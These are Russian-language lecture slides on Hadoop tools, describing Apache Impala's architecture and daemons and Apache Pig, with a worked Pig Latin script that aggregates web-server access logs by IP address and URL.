
Продвинутые возможности hive, включающие в себя:

- Транзакционную модель
- Индексы
- User-defined функции
- Интеграцию hive с хранилищами данных, отличными от hdfs

Утилиты HADOOP


- **Impala**
- **Продукт компании Cloudera и основной конкурент Hive. В отличие от последнего, Impala никогда не использовала классический MapReduce, а изначально исполняла запросы на своём собственном движке. Кроме того, в последнее время Impala активно использует кеширование часто используемых блоков данных и колоночные форматы хранения, что очень хорошо сказывается на производительности аналитических запросов.**

Схема вычислений Map Reduce



Архитектура

Чтобы избежать задержки, Impala обходит MapReduce для прямого доступа к данным с помощью специализированного механизма распределенных запросов. В результате производительность на порядок выше, чем у Hive, в зависимости от типа запроса и конфигурации.



Apache Impala

- **Apache Impala** - это открытая исходная база данных для Apache Hadoop . Impala поставляется компанией Cloudera.
- Impala обеспечивает быстрые интерактивные SQL-запросы непосредственно на ваших данных Apache Hadoop, хранящихся в HDFS, HBase или Amazon Simple Storage Service (S3).
- Помимо использования одной и той же унифицированной платформы хранения, Impala также использует те же метаданные, тот же синтаксис SQL (Hive SQL), драйвер ODBC и пользовательский интерфейс (интерфейс запроса Impala в Hue) как и Apache Hive. Это обеспечивает привычную и унифицированную платформу для запросов в реальном времени или пакетных запросов.

Apache Impala


- Impala - это дополнение к инструментам, доступным для запроса больших данных. Impala не заменяет платформы пакетной обработки, созданные на MapReduce, такие как Hive.
- Hive и другие фреймворки, построенные на MapReduce, лучше всего подходят для длительных пакетных заданий, например, для пакетной обработки заданий типа Extract, Transform и Load (ETL).

Apache Impala

Решение Impala состоит из следующих компонентов:

- Клиенты - организации, включая Hue (web- интерфейс к Hadoop), клиенты ODBC (Open Database Connectivity), клиенты JDBC (Java DataBase Connectivity) и Impala Shell (интерфейс командной строки), могут взаимодействовать с Impala. Эти интерфейсы обычно используются для выполнения запросов или выполнения административных задач, таких как подключение к Impala.
- Hive Metastore - хранит информацию о данных, доступных для Impala. Например, metastore позволяет Impala знать, какие базы данных доступны и какова структура этих баз данных. Когда вы создаете, удаляете, изменяете объекты схемы или загружаете данные в таблицы с помощью инструкций Impala SQL, соответствующие изменения метаданных автоматически передаются всем узлам Impala с помощью специализированной службы каталогов, представленной в Impala 1.2.

Apache Impala



Apache Impala

- Impala - этот процесс, который выполняется на DataNodes, координирует и выполняет запросы. Каждый экземпляр Impala может получать, планировать и координировать запросы от клиентов Impala. Запросы распределяются между узлами Impala, и эти узлы действуют как рабочие, выполняя параллельные фрагменты запроса.
- HBase и HDFS - хранение данных для запроса.

Apache Impala

Запросы, выполняемые с помощью Impala, обрабатываются следующим образом:

1. Пользовательские приложения отправляют SQL -запросы в Impala через ODBC или JDBC, которые предоставляют стандартизованные интерфейсы запросов. Пользовательское приложение может подключаться к любому impalad в кластере. Этот impalad становится координатором запроса.
2. Impala анализирует запрос, чтобы определить, какие задачи должны выполняться impalad экземплярами в кластере. Выполнение запланировано для оптимальной эффективности.
3. Доступ impalad к данным, таким как HDFS и HBase, осуществляется локальными экземплярами для предоставления данных.
4. Каждый impalad возвращает данные координирущей impalad, которая отправляет эти результаты клиенту.

Основные функции Impala

Impala обеспечивает поддержку:

- Наиболее распространенные функции SQL-92 для языка запросов HiveQL (HiveQL), включая функции SELECT, joins и aggregate functions.
- HDFS, HBase и Amazon Simple Storage System (S3) , в том числе:

1. Форматы файлов HDFS: delimited text files, Parquet, Avro, SequenceFile и RCFile.
2. Кодеки сжатия: Snappy, GZIP, Deflate, BZIP.

- Общие интерфейсы доступа к данным:

1. Драйвер JDBC .
2. Драйвер ODBC .
3. Hue Beeswax и пользовательский интерфейс Impala Query.

- Интерфейс командной строки impala-shell.
- Проверка подлинности Kerberos (аутентификация).

Преимущества Impala

Impala обеспечивает:

- Знакомый интерфейс SQL.
- Возможность запрашивать большие объемы данных («big data») в Apache Hadoop.
- Распределенные запросы в кластерной среде, для удобного масштабирования и использования экономичного товарного оборудования.
- Возможность обмена файлами данных между различными компонентами без шага копирования или экспорта/импорта; например, писать с помощью Pig, преобразовывать с помощью Hive и запрашивать с Impala. Impala может читать и записывать таблицы Hive, обеспечивая простой обмен данными с помощью Impala для аналитики данных, созданных Hive.
- Единая система для большой обработки данных и аналитики, поэтому клиенты могут избежать дорогостоящего моделирования и ETL только для аналитики.

Исполняемые файлы

Impala в первую очередь состоит из этих исполняемых файлов:

- Impalad - The impala daemon. Планирует и выполняет запросы к данным HDFS, HBase и Amazon S3. Запустите один процесс impalad на каждом узле кластера с DataNode.
- Statestored - служба имен, которая отслеживает местоположение и статус всех impalad экземпляров в кластере. Запустите один экземпляр этого daemon на узле вашего кластера. Большинство производственных развертываний запускают этот daemon на namenode.
- Catalogd - служба координации метаданных, которая передает изменения от операторов Impala DDL и DML всем затронутым узлам Impala, чтобы новые таблицы или недавно загруженные данные сразу отображались для запросов, отправленных через любой узел Impala. Запустите один экземпляр этого daemon на узле вашего кластера, желательно на том же хосте, что и statestored daemon.
- impala-shell - интерфейс командной строки для выдачи запросов impala daemon. Вы устанавливаете это на одном или на нескольких хостах в любой точке своей сети, а не в DataNodes. Он может удаленно подключаться к любому экземпляру impala daemon.

Утилиты HADOOP

- **Pig**

- **Надстройка для Hadoop, позволяющая создавать программы для обработки данных на высокоуровневом языке.**

Pig

- **Pig состоит из двух частей:**

- язык для описания потоков Pig Latin;
- исполнительная среда для запуска сценариев Pig Latin (доступны два варианта: запуск на локальной JVM или исполнение в кластере Hadoop).

Pig

- Apache Pig – это высокоуровневый процедурный язык, предназначенный для выполнения запросов к большим слабо структурированным наборам данных с помощью платформ **Hadoop** и **MapReduce**.
- Pig упрощает использование Hadoop, позволяя выполнять SQL-подобные запросы к распределенным наборам данных. Характерным свойством программ Pig является то, что их структура поддается существенному распараллеливанию, что в свою очередь позволяет с его помощью обрабатывать очень большие наборы данных. **Вместо того, чтобы создавать отдельное приложение MapReduce, можно написать простой сценарий на Pig Latin, который будет автоматически распараллеливаться и распределяться между узлами кластера.**

Pig

- **Pig Latin** – относительно простой язык, выполняющий операторы. *Оператор* – это процедура, принимающая входные данные (например, массив, состоящий из набора записей) и формирующая на выходе другой массив. *Массив* – это структура, подобная таблице реляционной базы данных, в которой записи аналогичны строкам таблицы и состоят из полей.
- В сценариях Pig Latin часто используется определенный алгоритм, в котором данные считываются из файловой системы, затем над ними выполняется ряд действий (одно или несколько преобразований), после чего конечная структура записывается обратно в файловую систему.

Pig

- В Pig имеется богатый набор типов данных – поддерживаются не только высокоуровневые объекты (например, массивы, записи и сопоставления), но также и простые типы данных, например int, long, float, double, chararray и bytearray. К простым типам данных можно применять ряд арифметических операций (например add, subtract, multiply, divide и module), а также условный оператор bincond, который работает так же, как оператор ternary языка C. Как и следует ожидать, в Pig имеется полный набор операторов сравнения, включая сопоставление с шаблонами с помощью регулярных выражений.

Pig

Операторы Pig Latin работают с отношениями (и называются *реляционными операторами*). Ниже приведены основные реляционные операторы Pig:


- FILTER - выбор набора записей из массива в соответствии с заданным условием.
- FOREACH - выполнение итерации по записям массива и преобразование данных.
- GROUP - группировка данных в один или несколько массивов.
- JOIN - соединение двух или нескольких массивов (внутреннее или внешнее соединение).
- LOAD - загрузка данных из файловой системы.
- ORDER - сортировка массива по одному или нескольким полям.
- SPLIT - разделение массива на два или более массива.
- STORE - сохранение данных в файловой системе.

Pig

- Сценарий Pig включает серию операций (преобразований), которые необходимо применить к входным данным, чтобы получить выходные данные. Эти операции описывают поток данных, который затем преобразуется (компилируется) исполнительной средой Pig в исполняемое представление и запускается для выполнения. Во внутренней реализации Pig трансформирует преобразования в серию заданий MapReduce.
- Изначально Pig был создан для работы из консоли (оболочка Grunt Shell). В реализации от Cloudera работа с Pig осуществляется через простой и удобный веб-интерфейс. Открыть его можно через уже знакомый нам интерфейс Hue http://[узел_на_котором_установлен_Hue]:8888/pig/

Pig

- Веб-интерфейс включает полноценный редактор (есть даже автоподстановка операторов) и менеджер скриптов. С его помощью можно сохранять скрипты непосредственно в Hue, запускать их, просматривать список запущенных задач, результаты и логи запусков.



Тестовая задача

В качестве тестовой задачи выполним обработку логов доступа хранилища за определенный день (сутки).

Рассчитаем следующие параметры:

- общее количество запросов;
- количество запросов с каждого уникального IP;
- количество запросов на каждый уникальный URL;
- объем данных, переданных по каждому URL.

Тестовая задача

- Ниже приводится скрипт, с помощью которого решается поставленная задача. Сразу же следует заметить, что этот скрипт (как и все скрипты в Pig) не выполняется построчно, как в интерпретируемых языках. Компилятор Pig разбирает зависимости и задает потоки данных. Компилирование скрипта начинается с конца, то есть с команды STORE.
- Для данных, после обработки которых нет команды сохранения, не будет создано никаких задач и сами данные не будут даже прочитаны. Это позволяет писать скрипт в достаточно произвольной форме, всю работу по оптимизации, определения порядка исполнения и распараллеливанию возьмет на себя Pig.

Листинг скрипта

Полный листинг скрипта будет выглядеть так:

```
records = LOAD '/log/flume/events/19-02-20/' USING PigStorage('\t')
AS (
date:chararray,
clientip:chararray,
clientport:chararray,
proto:chararray,
statuscode:int,
bytes:int,
sq:chararray,
bq:chararray,
request:chararray );

count_total = FOREACH (GROUP records ALL) GENERATE COUNT(records);

count_ip = FOREACH (GROUP records BY clientip) GENERATE group AS ip, COUNT(records) AS cnt;
top_ip = ORDER count_ip BY cnt DESC;

filtered_req = FILTER records BY statuscode == 200 OR statuscode == 206;
count_req = FOREACH (GROUP filtered_req BY request) GENERATE group AS req, COUNT(filtered_req) AS cnt,
SUM(filtered_req.bytes) AS bytes;
top_req = ORDER count_req BY bytes DESC;

%declare DT `date +%y%m%dT%H%M`
STORE count_total INTO '$DT/count_total';
STORE top_ip INTO '$DT/top_ip';
STORE top_req INTO '$DT/top_req';
```

Листинг скрипта

Он состоит из трех частей: загрузка данных, обработка и сохранение. Такой порядок является общим для большинства задач. В некоторых случаях решение задач может включать и дополнительные этапы — например, генерацию данных (например, структурированных искусственных данных для проверки алгоритма) или сохранение промежуточных результатов вычислений. Подробное описание синтаксиса, типов данных и операторов вы можете найти в официальной документации.

Загрузка

```
records = LOAD '/log/flume/events/19-02-20/' USING
PigStorage('\t')
AS (
date:chararray,
clientip:chararray,
clientport:chararray,
proto:chararray,
statuscode:int,
bytes:int,
sq:chararray,
bq:chararray,
request:chararray );
```

Загрузка

В качестве входных данных мы используем логи веб-серверов. Для лучшего понимания дальнейшей обработки приведем пример входных данных:

07/Dec/2018:20:05:13 95.153.193.56 37877 http 200 1492030 0 0 GET /745dbda3-894e-43aa-9146-607f19fe4428.mp3 HTTP/1.1

08/Dec/2018:15:00:28 178.88.91.180 13600 http 200 4798 0 0 GET /public/cars/bmw7l/down.png HTTP/1.1

08/Dec/2018:15:00:29 193.110.115.45 64318 http 200 1594 0 0 GET /K1/img/top-nav-bg-default.jpg HTTP/1.1

Загрузка

- Вначале рассмотрим модель данных и терминологию. Основной объект в Pig Latin- это «*отношение*». Именно с отношениями работают все операторы языка. В форме отношений представляются входные и выходные данные.
- Каждое отношение представляет собой набор однотипных объектов — «*кортежей*» (tuples). Аналоги в БД: кортеж — это строка, отношение — это таблица.
- Кортежи соответственно состоят из нумерованных или именованных объектов — «*полей*», произвольных базовых типов (число, строка, булева переменная и т.д.).

Загрузка

Итак, в Pig Latin результатом любого оператора является отношение, представляющее собой набор кортежей.
Оператор **LOAD** создает отношение records из файлов в HDFS из директории ’/log/flume/events/19-02-20/’, используя стандартный интерфейс PigStorage (также укажем, что разделителем в файлах является символ табуляции ‘\t’). **Каждая строка из файлов предстанет кортежем в отношении**.
Секция AS присваивает полям в кортеже типы и имена, по которым нам будет удобнее к ним обращаться.

Обработка

Посчитаем общее количество записей в логах с помощью оператора COUNT. Перед этим необходимо объединить все строки в records в одну группу операторами FOREACH и GROUP.

```
count_total = FOREACH (GROUP records ALL) GENERATE COUNT(records);
count_ip = FOREACH (GROUP records BY clientip) GENERATE group AS ip, COUNT(records) AS cnt;
top_ip = ORDER count_ip BY cnt DESC;
```

В переводе с Pig Latin на естественный язык приведенный скрипт выглядит так: для каждой записи (FOREACH), из records, сгруппированных вместе (GROUP ALL), выполнить подсчет записей в records (GENERATE COUNT).

Обработка

- Теперь посчитаем количество запросов с уникальных адресов. В наших кортежах в отношении records в поле **clientip** содержатся IP-адреса, с которых выполнялись запросы. Сгруппируем кортежи в records по полю clientip и определим новое отношение, состоящее из двух полей:

- поле **ip**, значение которого берется из названия группы в отношении records;

- количество записей в группе — **cnt**, посчитанное оператором COUNT, то есть количество записей, соответствующих определенному IP-адресу в поле IP.

- Далее мы определяем еще одно отношение **top_ip**, состоящее из тех же данных, что и count_ip, но отсортированное по полю cnt оператором ORDER. Таким образом, в top_ip у нас будет список IP-адресов клиентов с которых чаще всего происходили запросы. В дальнейшем мы можем привязать эти данные к GEO-IP и посмотреть, в каких городах и странах наше хранилище пользуется наибольшей популярностью.

Обработка

```
filtered_req = FILTER records BY statuscode == 200 OR statuscode == 206;
count_req = FOREACH (GROUP filtered_req BY request) GENERATE group AS req, COUNT(filtered_req) AS cnt, SUM(filtered_req.bytes) AS bytes;
top_req = ORDER count_req BY bytes DESC;
```

После этого посчитаем количество успешных запросов на каждый URL, а также суммарный объем загруженных по каждому URL данных. Для этого сначала воспользуемся оператором фильтрации **FILTER**, отобрав только успешные запросы с HTTP кодами 200 OK и 206 Partial Content. Этот оператор определяет новое отношение filtered_req из отношения records, отфильтровав его по полю statuscode.

Далее аналогично подсчету IP-адресов посчитаем количество уникальных URL, группируя записи в отношении requests по полю **request**. Для нас также представляет интерес переданный объем данных по каждому URL: его можно рассчитать с помощью оператора **SUM**, складывающего поля bytes в сгруппированных записях отношения filtered_req.

Теперь осуществим сортировку по полю **bytes**, определяя новое отношение **top_req**.

